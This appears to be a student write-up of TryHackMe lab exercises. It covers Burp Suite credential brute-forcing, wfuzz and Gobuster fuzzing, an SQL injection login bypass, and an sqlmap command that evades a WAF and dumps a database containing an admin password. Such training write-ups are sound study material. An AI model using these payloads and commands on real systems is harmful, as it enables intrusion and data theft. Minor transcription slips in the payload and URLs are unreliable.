
Click on the FoxyProxy icon, and click on the ‘Burp’ button.




Open BurpSuite, click on the ‘Proxy’ tab, and make sure it shows ‘Intercept is on’.




We typed in a random value for the username and password fields on the website.




Click the ‘Sign in’ button, and it will redirect you to the ‘Proxy’ tab.





Right click and choose the option ‘Send to Intruder’.




Click the ‘Intruder’ tab and then choose ‘Positions’ tab under it. Highlight the username and password and then click the ‘Add’ button at the right. After that, change the attack type to ‘Cluster bomb’.









Click the ‘Payloads’ tab under the Intruder tab. For set 1 (username), key in ‘admin’, ‘root’ and ‘user’.



For set 2 (password), key in ‘password’, ‘admin’ and ‘12345’. Then, click the ‘Start Attack’ button.




It will show this. The length that is different from others which is ‘255’ shows the correct username and password to sign in.




Request	Payload 1	Payload 2	Status	Error	Timeout	Length
0			302			309
1	admin	password	302			309
2	root	password	302			309
3	user	password	302			309
4	admin	admin	302			309
5	root	admin	302			309
6	user	admin	302			309
7	admin	12345	302			255
8	root	12345	302			309
9	user	12345	302			309

Turn off FoxyProxy. Key in the correct username (admin) and password (12345) in the space. Then, click the ‘Sign in’ button.



Finally, the flag **THM{885ffab980e049847516f9d8fe99ad1a}** will appear.



Thought Process/Methodology:

Using Kali Linux, we were shown a sign-in page but we did not know the correct username and password. So, we switched on FoxyProxy and BurpSuite, then typed in random values for both fields and pressed submit. We opened up BurpSuite to see the captured request, then right clicked and chose ‘Send to Intruder’. We highlighted the username and password and clicked the ‘Add’ button. Then, we choose ‘Cluster Bomb’ for the attack type. After that, we went to the Payloads panel and entered the usernames and passwords given by THM into the first and second payload respectively. We proceeded to click the ‘Start Attack’ button. BurpSuite then tried every combination of the usernames and passwords we entered and showed a list of requests. One of the requests had a different value from the others, which shows that those credentials are the correct ones. We then proceeded to key in the correct username and password. Finally, we were able to capture the flag successfully.


Day 4: Web Exploitation - Santa's watching

Tools used: Gobuster, wfuzz, Firefox

Solution/Walkthrough:

Question 1

In order to query the "breed" parameter, we need to use the wordlist "big.txt" and assume that "big.txt" is in our current directory. Given the URL is "http://shibes.xyz/spi.php", and based on the hint given by THM as the picture below:



The entire wfuzz command would be:

wfuzz -c -z file,big.txt http://shibes.xyz/api.php?breed=FUZZ

1. the command will start with wfuzz

2. -c and -z are the options which their description are as below

    -c : shows the output in colour
    -z : specifies what will replace FUZZ in the request

3. file,big.txt (given in the question) is combined with -z to tell wfuzz that we are using this file, and to replace "FUZZ" with "big.txt"

4. http://shibes.xyz/api.php is the URL given in the question

5. Lastly, breed is the parameter that was also given in the question. As we learned on Day 2:


6. The final two aspects of the URL are the most important for our current topic: they both relate to GET parameters. First up we have `?snack=`. Here `?` is used to specify that a GET parameter is forthcoming. We then have the parameter name: `snack`. This is used to identify the parameter to the server. We then have an equals sign (`=`), indicating that the value will come next.

We need to put "?" after the URL to specify that a GET parameter is forthcoming and a equals sign (=)indicating that the value will come next. "FUZZ" is a parameter name but also such like a variable here which the wfuzz will replace this with the word within the "big.txt" file.


Based on the entire wfuzz command, we know that:

[a] = wfuzz
[b] = big.txt
[c] = shibes
[d] = php
[e] = breed

Question 2




By using GoBuster, we found that the API directory is **/api/**.




When navigating to the directory, we found the file **site-log.php** inside.


Question 3

We opened the wordlist provided in THM and opened it in our local computer using Notepad or text editors.




After copying all of the content in the wordlist, we created a file inside AttackBox and pasted the data inside.






Having created the wordlist file, we can use the wfuzz to find which date is the correct one.

```
root@ip-10-10-39-213:/opt/AoC-2020/Day-4# wfuzz -c -z file,wordlist http://10.10.148.141/api/site-log.php?date=FUZZ
```



As we can see in the second picture, the date **20201125** has a different data set compared to the other values. Thus, we fuzz that date in the API directory, which allows us to get the flag **THM{D4t3_AP1}**.



THM{D4t3_AP1}

Question 4

We can use the command **man wfuzz** to see the wfuzz help file, which allows us to see that the parameter "-f" stores results using the specific printer/filename.

```
-f filename,printer
       Store results in the output file using the specified printer (raw printer if omitted).
```

Thought Process/Methodology:

Having accessed the target machine, we were shown that the login page was completely removed, but we were told that we may still have access to the API in the introduction in THM. Therefore, we used GoBuster with the wordlist that was provided in AttackBox to find the API directory. After obtaining the directory, we navigated to it in the browser and we got the file site-log.php. We know that the API creates logs using dates with the format YYYYMMDD from the introduction in THM, so we needed to use another wordlist that contained a list of dates in that specific format. However, the wordlist couldn't be found in the AttackBox, so we had to download it from THM to our local computers before pasting it into the AttackBox. After that, we used wfuzz to find which date is the most likely to be correct by using the wordlist that we created just now. We found that one of the dates had a "chars" value that differed from the others, so we took that and fuzzed it into the API directory to get the flag.

Day 5: Web Exploitation - Someone stole Santa's gift list!

Tools used: SQLMap, Firefox, BurpSuite

Solution/Walkthrough:


Question 1

Based on Microsoft's documentation, the default port number for SQL on TCP is **1433** (https://docs.microsoft.com/en-us/sql/sql-server/install/configure-the-windows-firewall-to-allow-sql-server-access?view=sql-server-ver16).

Scenario	Port
Default instance running over TCP	TCP port 1433

Question 2

Based on the hint given by THM, we can infer that the directory is */santapanel*.




Question 3

Based on Santa's TODO list, the database used is sqlite.


Santa's TODO: Look at alternative database systems that are better than sqlite. Also, don't forget that you installed a Web Application Firewall (WAF) after last year's attack. In case you've forgotten the command, you can tell SQLMap to try and bypass the WAF by using `--tamper=space2comment`

Question 4


Bypassing the login and accessing Santa's panel.



Entering a random value in the search field to get the **?search=** parameter.



Using BurpSuite, we saved the item to the desktop as database.request.



Used the following SQLMap command to dump the entire database into the terminal.

```
root@ip-10-10-9-165:~# sqlmap -r database.request --tamper=space2comment --dump-
all --dbms sqlite
```

With that command, we were able to obtain the whole database. We can see that there are a total of **22** entries in the gift database.

```
Database: SQLite_masterdb
Table: sequels
[22 entries]
+-------------+-----+---------------------------+
| kid         | age | title                     |
+-------------+-----+---------------------------+
| James       | 8   | shoes                     |
| John        | 4   | skateboard                |
| Robert      | 17  | iphone                    |
| Michael     | 5   | playstation               |
| William     | 6   | xbox                      |
| David       | 6   | candy                     |
| Richard     | 9   | books                     |
| Joseph      | 7   | socks                     |
| Thomas      | 10  | 10 McDonalds meals        |
| Charles     | 3   | toy car                   |
| Christopher | 8   | air hockey table          |
| Daniel      | 12  | lego star wars            |
| Matthew     | 15  | bike                      |
| Anthony     | 3   | table tennis              |
| Donald      | 4   | fazer chocolate           |
| Mark        | 17  | wii                       |
| Paul        | 9   | github ownership          |
| James       | 8   | finnish-english dictionary |
| Steven      | 11  | laptop                    |
| Andrew      | 16  | rasberry pie              |
| Kenneth     | 19  | TryHackMe Sub             |
| Joshua      | 12  | chair                     |
+-------------+-----+---------------------------+
```

Question 5

Using the gift database obtained in Question 4, we can see that James is **8** years old.

```
| James       | 8   | shoes                     |
```


Question 6

From the database in Question 4, we can see that Paul asked for **github ownership**.

```
| Paul        | 9   | github ownership          |
```


Question 7

Got the flag **thmfox{All_I_Want_for_Christmas_Is_You}** from the database.



Question 8

Admin password **EhCNSWzzFP6sc7gB** was found in the database as well.



Thought Process/Methodology:

We were only given the URL for the forums and not the panel, so we used the hint from THM to guess the directory. We bypassed the login for Santa's panel by using SQLi. We input **admin' or 1-1 –** in the username field and **admin** in the password field (or any other value, since we already commented out the password field using – in the username field). Now with access to Santa's panel, we entered a random search term into the field and forwarded the request with BurpSuite which provided us with the parameter **?search=**. We then saved the item in BurpSuite as **database.request** and used an SQLMap command to bypass the Web Application Firewall and dump the entire database into the terminal which gave us the gift database, the flag, as well as the admin username and password.